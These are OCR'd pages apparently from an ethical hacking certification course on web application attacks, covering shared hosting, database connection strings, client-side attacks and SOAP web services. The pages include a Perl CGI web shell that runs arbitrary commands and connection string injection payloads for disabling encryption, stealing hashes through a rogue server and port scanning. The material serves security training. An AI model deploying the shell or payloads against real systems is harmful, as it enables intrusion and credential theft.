


Figure 14.75: Screenshot displaying web application logic flaw exploitation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Attack Shared Environments

Nowadays, organizations leverage third-party service providers for hosting and maintaining their web applications and relevant web infrastructure. These service providers provide services to multiple clients and host their web applications parallelly using the same infrastructure. This approach leads to many threats and attacks against web applications. For example, a malicious client of the service provider may try to compromise the security of another organization's web application or a client may deploy a vulnerable web application that paves the way to compromise other organizations' web applications.

The following attacks can be performed on shared environments:

- **Attacks on the access mechanism**

  The application service provider provides an administrative web interface to the organizations for configuring and managing the web application and its database from a remote location. This remote access mechanism is vulnerable to various attacks.

  - Check whether the remote access mechanism has any unpatched vulnerabilities or configuration errors that can be exploited. Attackers exploit such vulnerabilities to capture credentials and gain access to the web application and its database.
  - Check whether the access privileges are properly separated between clients. For example, a poor configuration may give customers shell access instead of file access. This may allow attackers to access sensitive files and data stored on the web servers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Attacks between applications**

  Vulnerabilities existing in one web application may allow attackers to execute malicious scripts and compromise the security of other hosted web applications. For example, the following script allows attackers to execute commands remotely:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
if (param()){my $command = param("cmmd");
$command=`$command`;
print "$command\n";}
else {print start_form(); textfield("command");}
print end_html;
```

  By accessing the abovementioned script over the Internet, attackers can execute OS commands such as whoami.

  Furthermore, a vulnerable web application can be exploited to compromise the security of other web applications. For example, an SQL injection vulnerability in one application may allow attackers to run arbitrary SQL commands and queries to retrieve data in the shared environment and manipulate the data of other applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attack Database Connectivity

- Database connection strings are used to **connect applications to database engines**
- Example of a **common connection string** used to connect to a Microsoft SQL Server database:

```
"Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"
```

- Database connectivity attacks exploit the way **applications connect** to the database instead of abusing database queries

Types of Data Connectivity Attacks

01 **Connection String Injection**

02 **Connection String Parameter Pollution (CSPP) Attacks**

03 **Connection Pool DoS**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Connection String Injection

- In a delegated authentication environment, **inject parameters in a connection string** by appending them with the **semicolon (;)** character
- A connection string injection attack can occur when **dynamic string concatenation** is used to build connection strings based on user input

Before Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```


After Injection


```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

- When the connection string is populated, **the *Encryption* value will be added to the previously configured set of parameters**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Attack Database Connectivity

Database connection strings are used to connect applications to database engines. In these attacks, attackers target a database connection that forms a link between a database server and its client software. A web application establishes a connection with the database by providing a driver with a connection string that holds the address of a specific database or server and offers instance and user authentication credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For example:

```
Server=sql_box; Database=Common; User ID=uid; Pwd=password;
```

Attacking data connectivity can result in unauthorized control over the database. Attacks on data connectivity provide attackers with access to sensitive database information. Database connectivity attacks exploit the way in which applications connect to the database instead of abusing database queries.

For this purpose, use methods such as connection string injection attack, hash stealing, port scanning, and hijacking web credentials.

The following is an example of a common connection string used to connect to a Microsoft SQL Server database:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"
```

Data connectivity attacks are of the following types:

- **Connection String Injection**: In a delegated authentication environment, attackers inject parameters in a connection string by appending them with a semicolon. This can occur when dynamic string concatenation is used to build connection strings according to the user input.
- **Connection String Parameter Pollution (CSPP) Attacks**: Attackers overwrite parameter values in the connection string.
- **Connection Pool DoS**: Attackers examine the connection pooling settings of the target application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all the connections in the connection pool, causing database queries to fail for legitimate users.

Connection String Injection

A connection string injection attack occurs when the server uses dynamic string concatenation to build connection strings based on the user input. If the server does not validate the string and does not allow the malicious text or characters to escape, an attacker can potentially access sensitive data or other resources on the server. For example, an attacker could mount an attack by supplying a semicolon and appending an additional value. The attacker parses the connection string using the "**last one wins**" algorithm and substitutes a legitimate value with a hostile input.

The connection string builder classes can eliminate guesswork and protect the server from syntax errors and security vulnerabilities. They provide methods and properties corresponding to known key/value pairs permitted by each data provider. Each class maintains a fixed collection of synonyms and can translate a synonym into the corresponding well-known key name. The server checks for valid key/value pairs and an invalid pair throws an exception. In addition, it handles the injected values in a safe manner.

The attackers can easily inject parameters by simply adding a **semicolon** (";") using connection string injection techniques in a delegated authentication environment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In the following example, the system asks the user to give a username and password for creating a connection string. Here, the attacker enters the **password** as "**pwd**; **Encryption=off**"; this means that the attacker has voided the encryption system. When the connection string is populated, the encryption value will be added to the previously configured set of parameters.

Before Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

Figure 14.76: Screenshot displaying connection string injection – before and after

Connection String Parameter Pollution (CSPP) Attacks

The server uses connection strings to connect applications to database engines. Connection string parameter pollution (CSPP) techniques allow an attacker to specifically exploit the semicolon-delimited database connection strings that are constructed dynamically based on the user inputs from web applications.

In CSPP attacks, attackers overwrite parameter values in the connection string to steal user IDs and hijack web credentials.

- **Hash Stealing**

  Replaces the value of the Data Source parameter with that of a **Rogue Microsoft SQL Server** and sets the values of username, data source, and integrated security as follows:

  ```
  User_Value: ; Data Source = Rogue_Server Password_Value: ; Integrated
  Security = true.
  ```

  Thus, the resulting connecting string would be:

  ```
  Data source = myServer; initial catalog = db1; integrated security=no;
  user ID=;Data Source=Rogue Server; Password=; Integrated Security=true;
  ```

  Here, the parameters "**DataSource**" and "**IntegratedSecurity**" are overwritten. Thus, the application's built-in drivers will use the last set of values instead of the previous ones. Now, when the Microsoft SQL Server tries to connect to the rogue server, the **sniffer** running in the rogue server sniffs the window's credentials.

- **Port Scanning**

  Try to connect to different ports by changing the value and seeing the error messages obtained.

  Inject `User_Value: ; Data Source =Target_Server, Target_Port`

  `Password_Value: ; Integrated Security = true`

  The resulting connection string would be:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Data source = myServer; initial catalog = db1; integrated security=no;
user id=;Data Source=Target Server, Target Port; Password=; Integrated
Security=true;
```

Here, the connection string will take the last set "**DataSource**" parameter; the web application will try to connect to the "**TargetPort**" port on the "**TargetServer**" machine. Thus, you can perform a port scan by noticing different error messages.

- **Hijacking Web Credentials**

  Try to connect to the database using the web application system account instead of a user-provided set of credentials.

  Inject `User_Value: ; Data Source =Target_Server`

  `Password_Value: ; Integrated Security = true`

  The resulting connection string is:

  ```
  Data source = myServer; initial catalog = db1; integrated security=no;
  user id=;Data Source=Target Server, Target Port; Password=; Integrated
  Security=true;
  ```


  Here, it overwrites the "**integratedsecurity**" parameter with a value equal to "true." Thus, it will allow you to connect to the database with the system account with which the web application runs.

Connection Pool DoS

Examine the connection pooling settings of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all the connections in the connection pool, causing database queries to fail for legitimate users.

For example, by default, in ASP.NET, the maximum number of allowed connections in the pool is 100 and the timeout is 30 seconds. Thus, run 100 queries with an execution time of 30+ seconds within 30 seconds to cause a connection pool DoS such that no one else would be able to use the database-related parts of the application.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Attack Web Application Client

Attacks performed on a server-side application infect the client-side application when the latter interacts with malicious servers or processes malicious data. Attacks on the client side occur when the client establishes a connection with the server. If there is no connection between the client and the server, then there is no risk, because the server cannot pass malicious data to the client.

Consider a client-side attack in which an infected web page targets a specific browser weakness and exploits it successfully. Consequently, the malicious server gains unauthorized control of the client system. Attackers interact with the server-side applications in unexpected ways to perform malicious actions against the end users and access unauthorized data.

Some of the methods that attackers use to perform malicious attacks are discussed below.

- **Cross-Site Scripting**: An attacker bypasses the clients' ID's security mechanism, obtains access privileges, and then injects malicious scripts into the web pages of a website. These malicious scripts can even rewrite the HTML content of the website.
- **HTTP Header Injection**: Attackers split an HTTP response into multiple responses by injecting a malicious response in an HTTP header. Thus, they can deface websites, poison the cache, and trigger cross-site scripting.
- **Request Forgery Attack**: In a request forgery attack, attackers exploit the trust of a website or web application on a user's browser. The attack works by including a link on a page, which takes the user to an authenticated website.
- **Privacy Attacks**: A privacy attack involves tracking performed with the help of a remote site by employing a leaked persistent browser state.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Redirection Attacks**: Attackers develop code and links that resemble a legitimate site that a user wants to visit; however, the URL redirects the user to a malicious website on which attackers could potentially obtain the user's credentials and other sensitive information.
- **Frame Injection**: When scripts do not validate their input, attackers inject code through frames. This affects all the browsers and scripts that do not validate untrusted input. These vulnerabilities occur in HTML pages with frames. Another reason for this vulnerability is that web browsers support frame editing.
- **Session Fixation**: Session fixation helps attackers hijack valid user sessions. They authenticate themselves using a known session ID and then use the known session ID to hijack a user-validated session. Thus, attackers trick users and access a genuine web server using an existing session ID value.
- **ActiveX Attacks**: Attackers lure victims via email or via a link that is constructed such that the loopholes of remote execution code become accessible, allowing the attackers to obtain access privileges equal to those of authorized users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attack Web Services


- Web services work atop legacy web applications, and any attack on a web service will immediately expose an underlying **application's business and logic vulnerabilities** for various attacks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Services Probing Attacks

- In the first step, **trap the WSDL document** from web service traffic and analyze it to determine the purpose of the application and identify its functions, entry points, and message types
- **Create a set of valid requests** by selecting a set of operations and formulating request messages according to the rules of the XML Schema that can be submitted to the web service
- Use these requests to include malicious contents in **SOAP requests** and analyze errors to gain a deeper understanding of potential security weaknesses



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Service Attacks: SOAP Injection

- Inject **malicious query strings** in the user input field to bypass web services authentication mechanisms and **access backend databases**
- This attack works similarly to **SQL Injection attacks**

Server Response


```
<?xml version="1.0" encoding="utf-8" ?>
- <soap: Envelope xmlns: soap=''http://schemas
.xmlsoap.org/soap/envelope/"
xmlns: xsi ='http://www.w3.org/2001/XMLSchema-
instance'
xmlns: xsd='http://www.w3.org/2001/XMLSchema'>
- <soap:Body>
- <GetProductInformationByNameResponse
xmlns="http://certifiedhacker/ProductInfo/">
- <GetProductInformationByNameResult>
<productid> 25 </productid>
<product Name >Painting101</productName >
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap: Body>
</soap: Envelope>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Service Attacks: SOAPAction Spoofing

- Every SOAP request contains an operation that is executed by the application and is included as the **first child element** in the SOAP Body
- SOAPAction is an additional HTTP header used when SOAP messages are **transmitted using HTTP**
- This header informs the receiving web service about the operation present in the SOAP body without the need to perform **XML parsing**
- Attackers use tools such as **WS-Attacker** to manipulate the operations included in the SOAPAction headers

WS-Attacker




https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Service Attacks: WS-Address Spoofing


- WS-address provides additional routing information in the SOAP header to support **asynchronous communication**
- In a WS-address spoofing attack, an attacker sends a SOAP message containing **fake WS-address** information to the server. The <ReplyTo> header consists of the **address of the endpoint** selected by the attacker rather than the address of the web service client



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Web Service Attacks: XML Injection

